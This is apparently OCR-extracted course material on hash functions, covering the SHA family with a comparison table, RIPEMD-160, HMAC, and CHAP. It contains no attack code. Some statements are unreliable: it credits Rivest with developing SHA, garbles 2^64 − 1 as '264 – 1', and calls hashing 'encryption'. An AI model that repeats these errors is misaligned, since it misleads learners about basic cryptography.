
- **Onlinemd5**

  Source: *http://onlinemd5.com*

  Onlinemd5 generates and checks file integrity using secure time-proven algorithms such as MD5, SHA-1, and SHA-256. One can create checksums (digital fingerprints) of files and verify their integrity using this online tool.



Message Digest Function: Secure Hashing Algorithm (SHA)

This algorithm generates a cryptographically secure one-way hash; it was published by the **National Institute of Standards and Technology** as a **US Federal Information Processing Standard**

SHA-1	It produces a **160-bit digest** from a message with a maximum length of **(264 – 1) bits**, and it resembles the MD5 algorithm
SHA-2	It is a family of two similar hash functions with different block sizes, namely, **SHA-256**, which uses **32-bit words**, and **SHA-512**, which uses **64-bit words**
SHA-3	SHA-3 uses the **sponge construction**, in which message blocks are **XORed** into the initial bits of the state, which is then invertibly permuted

Message Digest Function: Secure Hashing Algorithm (SHA)

The NIST has developed the Secure Hash Algorithm (SHA), specified in the **Secure Hash Standard** (**SHS**) and published as a federal information-processing standard (FIPS PUB 180). It generates a cryptographically secure one-way hash. Rivest developed the SHA, which is similar to the message digest algorithm family of hash functions. It is slightly slower than MD5, but its larger message digest makes it more secure against brute-force collision and inversion attacks.

SHA encryption is a series of five different cryptographic functions, and it currently has three generations: SHA-1, SHA-2, and SHA-3.

- **SHA-0**: A retronym applied to the original version of the 160-bit hash function published in 1993 under the name SHA, which was withdrawn from trade due to an undisclosed "**significant flaw**" in it. It was replaced with a slightly revised version, namely SHA-1.
- **SHA-1**: It is a 160-bit hash function that resembles the former MD5 algorithm developed by Ron Rivest. It produces a 160-bit digest from a message with a maximum length of (264 − 1) bits. It was designed by the National Security Agency (NSA) to be part of the Digital Signature Algorithm (DSA). It is most commonly used in security protocols such as PGP, TLS, SSH, and SSL. As of 2010, SHA-1 is no longer approved for cryptographic use because of its cryptographic weaknesses.
- **SHA-2**: SHA2 is a family of two similar hash functions with different block sizes, namely SHA-256, which uses 32-bit words, and SHA-512, which uses 64-bit words. The truncated versions of each standard are SHA-224 and SHA-384.
- **SHA-3**: SHA-3 uses sponge construction in which message blocks are XORed into the initial bits of the state, which the algorithm then invertibly permutes. It supports the same hash lengths as SHA-2 but differs in its internal structure considerably from the rest of the SHA family.

Comparison of SHA functions (SHA-0, SHA-1, SHA-2, and SHA-3).

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block Size (bits)	Maximum message size (bits)	Rounds	Operations	Security (bits)
MD5 (as reference)		128	128 (4*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, rot	<=18 (collisions found)
SHA-0		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<34 (collisions found)
SHA-1		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<63 (collisions found)
SHA-2	SHA-224 SHA-256	224 256	256 (8*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, shr, rot	112 128


Table 20.2: Comparison between SHA-0, SHA-1 and SHA-2 functions



RIPEMD-160 and HMAC

RIPEMD-160

- **RACE Integrity Primitives Evaluation Message Digest** (RIPEMD) is a **160-bit hash algorithm** developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel
- There exist 128-, 256-, and 320-bit versions of this algorithm, which are called **RIPEMD-128**, **RIPEMD-256**, and **RIPEMD-320**, respectively
- The compression function consists of **80 stages made up of 5 blocks** that execute **16 times each**
- This process **repeats twice** by combining the results at the bottom using **modulo 32 addition**

HMAC

- HMAC is a type of **message authentication code** (MAC) that combines a **cryptographic key** with a cryptographic hash function
- It is widely used to verify the **integrity of the data** and **authentication** of a message
- This algorithm includes an embedded hash function, such as **SHA-1** or **MD5**
- The strength of HMAC depends on the **embedded hash function**, key size, and the size of the hash output
- As HMAC executes the underlying hash function twice, it protects from various **length extension attacks**

RIPEMD-160

RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel. There exist 128-, 256-, and 320-bit versions of this algorithm, called RIPEMD-128, RIPEMD-256, and RIPEMD-320, respectively. These algorithms replace the original RIPEMD, which was found to have a collision issue. They do not follow any standard security policies or guidelines.

RIPEMD-160 is a more secure version of the RIPEMED algorithm. In this algorithm, the compression function consists of 80 stages, i.e., 5 blocks that execute 16 times each. This process repeats twice by combining the results at the bottom using modulo 32 addition.

HMAC

Hash-based message authentication code (HMAC) is a type of message authentication code (MAC) that uses a cryptographic key along with a cryptographic hash function. It is widely used to verify the integrity of data and authentication of a message. This algorithm includes an embedded hash function such as SHA-1 or MD5. The strength of HMAC depends on the embedded hash function, key size, and size of the hash output.

HMAC includes two stages for computing the hash. The input key is processed to produce two keys, namely the inner key and the outer key. The first stage of the algorithm inputs the inner key and message to produce an internal hash. The second stage of the algorithm inputs the output from the first stage and outer key, and produces the final HMAC code.

As HMAC executes the underlying hash function twice, it offers protection against various length extension attacks. The size of the key and the output depends on the embedded hash function; e.g., 128 or 160 bits in the case of MD5 or SHA-1, respectively.

CHAP

The Challenge-Handshake Authentication Protocol (CHAP) is an authentication mechanism used by Point-to-Point Protocol (PPP) servers to authenticate or validate the identity of remote clients or network hosts. It is more secure and effective compared to Password Authentication Procedure (PAP), as it regularly verifies the identity of the client using a three-way handshake and provides protection against replay attacks.

